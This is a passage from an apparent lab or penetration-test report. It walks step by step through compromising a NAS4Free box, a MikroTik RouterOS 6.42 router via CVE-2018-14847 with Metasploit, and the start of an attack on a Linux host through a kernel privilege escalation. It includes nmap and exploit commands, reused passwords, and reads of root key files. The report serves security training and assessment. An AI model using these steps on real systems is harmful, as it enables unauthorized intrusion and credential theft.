


Navigate through File Manager to find key.txt file in /root directory.






Locate key.txt file in /root/key.txt.




Alternatively, under the "Advanced | Execute" tab, you could run the following command to output the contents of the key.txt file:

```
cat /root/key.txt
```



To get a root shell, navigate to "Services | SSH". Enable Secure Shell as well as Permit Root Login.



SSH into 10.15.1.121 as root using nas4free123 as the password. Verify root access.

```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.15.1.121
root@10.15.1.121's password:
Last login: Wed Oct 20 08:51:59 2021 from 172.16.5.1
Welcome to NAS4Free!
nas: ~# id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```

Locate key.txt file in /root/key.txt.

```
nas: ~# cat /root/key.txt
o85di2omgkqvjd3uez87
```

key.txt

o85di2omgkqvjd3uez87

---

12. RTR-VHL-01 [A] | 10.15.2.240

Introduction

Tasked to conduct an assessment on 10.15.2.240. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Mikrotik Winbox Arbitrary File Read vulnerability was discovered. Admin privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework to gain admin credentials that we could use to SSH into the system.

Vulnerabilities Discovered

OS: Linux MikroTik 6.42
Open ports: FTP [21], SSH [22], TELNET [23], and ports [2000, 8291]

- Vulnerable to Mikrotik Winbox Arbitrary File Read vulnerability.

CVE IDs: CVE-2018-14847

Metasploit exploit: auxiliary/gather/mikrotik_winbox_fileread

Contents of key.txt: 16985qesbfmgek65dqed

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


https://github.com/BasuCert/WinboxPoC
https://blog.n0p.me/2018/05/2018-05-21-winbox-bug-dissection/
https://blog.mikrotik.com/security/winbox-vulnerability.html
https://nvd.nist.gov/vuln/detail/CVE-2018-14847
https://www.exploit-db.com/exploits/45578

EXPLOIT DESCRIPTION


MikroTik RouterOS (bugfix) 6.30.1-6.40.7, (current) 6.29-6.42, (RC) 6.29rc1-6.43rc3 allows unauthenticated remote attackers to read arbitrary files through a directory traversal through the WinBox interface (typically port 8291).

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover FTP port 21; SSH port 22; TELNET port 23; and ports 2000 & 8291.



A more in-depth look at open ports. Note MikroTik 6.42 in use.

```
nmap -A 10.15.2.240
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.15.2.240
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 12:23 EDT
Nmap scan report for 10.15.2.240
Host is up (0.47s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            MikroTik router ftpd 6.42
| ftp-syst:
|_  SYST: UNIX MikroTik 6.42
22/tcp   open  ssh            MikroTik RouterOS sshd (protocol 2.0)
| ssh-hostkey:
|   1024 ee:ac:83:10:b5:88:2a:72:58:e7:70:ab:ac:85:53:7a (DSA)
|_  2048 d2:b1:c8:fe:12:09:19:e7:bd:d0:8a:3f:ee:c6:98:87 (RSA)
23/tcp   open  telnet         Linux telnetd
2000/tcp open  bandwidth-test MikroTik bandwidth-test server
8291/tcp open  unknown
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 227.04 seconds
```

Search for the potential MikroTik 6.42 exploit. Note Mikrotik WinBox 6.42 - Credential Disclosure (Metasploit) exploit.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit MikroTik                                                                                  1
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
MikroTik 6.40.5 ICMP - Denial of Service                                          | hardware/dos/43317.c
MikroTik 6.41.4 - FTP daemon Denial of Service (PoC)                              | linux/dos/44450.txt
MikroTik Router - ARP Table OverFlow Denial Of Service                            | hardware/dos/41601.c
Mikrotik Router - Denial of Service                                               | hardware/dos/18817.py
Mikrotik Router Monitoring System 1.2.3 - 'community' SQL Injection               | hardware/webapps/48474.txt
MikroTik RouterBoard 6.38.5 - Denial of Service                                   | hardware/dos/41752.pl
MikroTik RouterOS - sshd (ROSSSH) Remote Heap Corruption                          | hardware/remote/28056.txt
MikroTik RouterOS 3.0 - SNMP SET Denial of Service                                | hardware/dos/31102.c
MikroTik RouterOS 3.13 - SNMP write (Set request)                                 | hardware/remote/6366.c
MikroTik RouterOS 6.45.6 - DNS Cache Poisoning                                    | hardware/remote/47566.cpp
MikroTik RouterOS < 6.38.4 (MIPSBE) - 'Chimay Red' Stack Clash Remote Code Execution | hardware/remote/44283.py
MikroTik RouterOS < 6.38.4 (x86) - 'Chimay Red' Stack Clash Remote Code Execution | hardware/remote/44284.py
MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow                         | hardware/remote/44290.py
MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass | hardware/remote/46444.txt
Mikrotik Syslog Server for Windows 1.15 - Denial of Service (Metasploit)          | windows/dos/24968.rb
Mikrotik WinBox 6.42 - Credential Disclosure (golang)                             | hardware/webapps/45209.go
Mikrotik WinBox 6.42 - Credential Disclosure (Metasploit)                         | windows/remote/45170.py
Web Interface for DNSmasq / Mikrotik - SQL Injection                              | php/webapps/39817.php
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


Potential MikroTik 6.42 exploits exist, including one in Metasploit.

Search for MikroTik exploit in Metasploit. Find auxiliary/gather/mikrotik_winbox_fileread.



Develop Exploit using Metasploit exploiting the auxiliary/gather/mikrotik_winbox_fileread vulnerability discovered.

```
# msfconsole
msf6 > use auxiliary/gather/mikrotik_winbox_fileread
msf6 auxiliary(gather/mikrotik_winbox_fileread) > set RHOSTS 10.15.2.240
msf6 auxiliary(gather/mikrotik_winbox_fileread) > show options

Module options (auxiliary/gather/mikrotik_winbox_fileread):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.15.2.240      yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   THREADS  1                yes       The number of concurrent threads (max one per host)
   rport    8291             yes       Target port

msf6 auxiliary(gather/mikrotik_winbox_fileread) > run
```



Use credentials to log in using SSH:

```
user: admin
pass: Mik01Tik@@@123
```

```
┌──(kali㉿kali)-[~]
└─$ ssh admin@10.15.2.240
The authenticity of host '10.15.2.240 (10.15.2.240)' can't be established.
RSA key fingerprint is SHA256:2Nxs+V0c3o3NByAhRsxqUitUGXqU0jQzXWfZPT2UyW0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.15.2.240' (RSA) to the list of known hosts.
admin@10.15.2.240's password:
```

```
  MMM       MMM       KKK                          TTTTTTTTTTT      KKK
  MMMM     MMMM       KKK                          TTTTTTTTTTT      KKK
  MMM MMMM MMM  III   KKK  KKK  RRRRRR     OOOOOO      TTT     III  KKK  KKK
  MMM  MM  MMM  III   KKKKK     RRR  RRR  OOO  OOO     TTT     III  KKKKK
  MMM      MMM  III   KKK KKK   RRRRRR    OOO  OOO     TTT     III  KKK KKK
  MMM      MMM  III   KKK  KKK  RRR  RRR   OOOOOO      TTT     III  KKK  KKK

  MikroTik RouterOS 6.42 (c) 1999-2018       http://www.mikrotik.com/

 ?]             Gives the list of available commands


                a second [Tab] gives possible options

/               Move up to base level
```

Verify admin privilege.

```
[admin@MikroTik] > user print
Flags: X - disabled
 #   NAME                                GROUP                                ADDRESS          LAST-LOGGED-IN
 0   ;;; system default user
     admin                               full                                                  oct/21/2021 13:59:05
```

The exploit was executed successfully and we were able to SSH with admin privileges on the target.

Verify IP address of target box.

```
[admin@MikroTik] > ip address print
Flags: X - disabled, I - invalid, D - dynamic
 #   ADDRESS            NETWORK         INTERFACE
 0   10.15.2.240/24     10.15.2.0       ether1
```

Locate key.txt file.

```
> /file print detail where name="key.txt"
```

```
[admin@MikroTik] > /file print detail where name="key.txt"
 0 name="key.txt" type=".txt file" size=20 creation-time=apr/08/2019 13:48:41 contents=16985qesbfmgek65dqed
[admin@MikroTik] >
```

key.txt

16985qesbfmgek65dqed

---

13. Lucky [A] | 10.15.1.2

Introduction

Tasked to conduct an assessment on 10.15.1.2. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework

Vulnerabilities Discovered

OS: Linux lucky 4.4.0-21-generic
Open ports: HTTP [80], SSH [22], SMB [139 and 445].

- Vulnerable to Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation vulnerability.

CVE IDs: N/A

Exploit: /usr/share/exploitdb/exploits/linux_x86-64/local/40049.c

Contents of key.txt: gew31noas50sb44idz4o

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


https://www.exploit-db.com/exploits/40049

EXPLOIT DESCRIPTION


This module attempts to exploit a netfilter bug on Linux Kernels before 4.6.3, and currently only works against Ubuntu 16.04 (not 16.04.1) with kernel 4.4.0-21-generic. Several conditions have to be met for successful exploitation: Ubuntu: 1. ip_tables.ko (ubuntu), iptable_raw (fedora) has to be loaded (root running iptables -L will do such) 2. libc6-dev-i386 (ubuntu), glibc-devel.i686 & libgcc.i686 (fedora) needs to be installed to compile Kernel 4.4.0-31-generic and newer are not vulnerable. This exploit does not bypass SMEP/SMAP. We write the ascii files and compile on target instead of locally since metasm bombs for not having cdefs.h (even if locally installed)

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover HTTP port 80; SSH port 22; SMB ports 139 and 445.




A more in-depth look at open ports. Note in use.

```
nmap -A 10.15.1.2
```

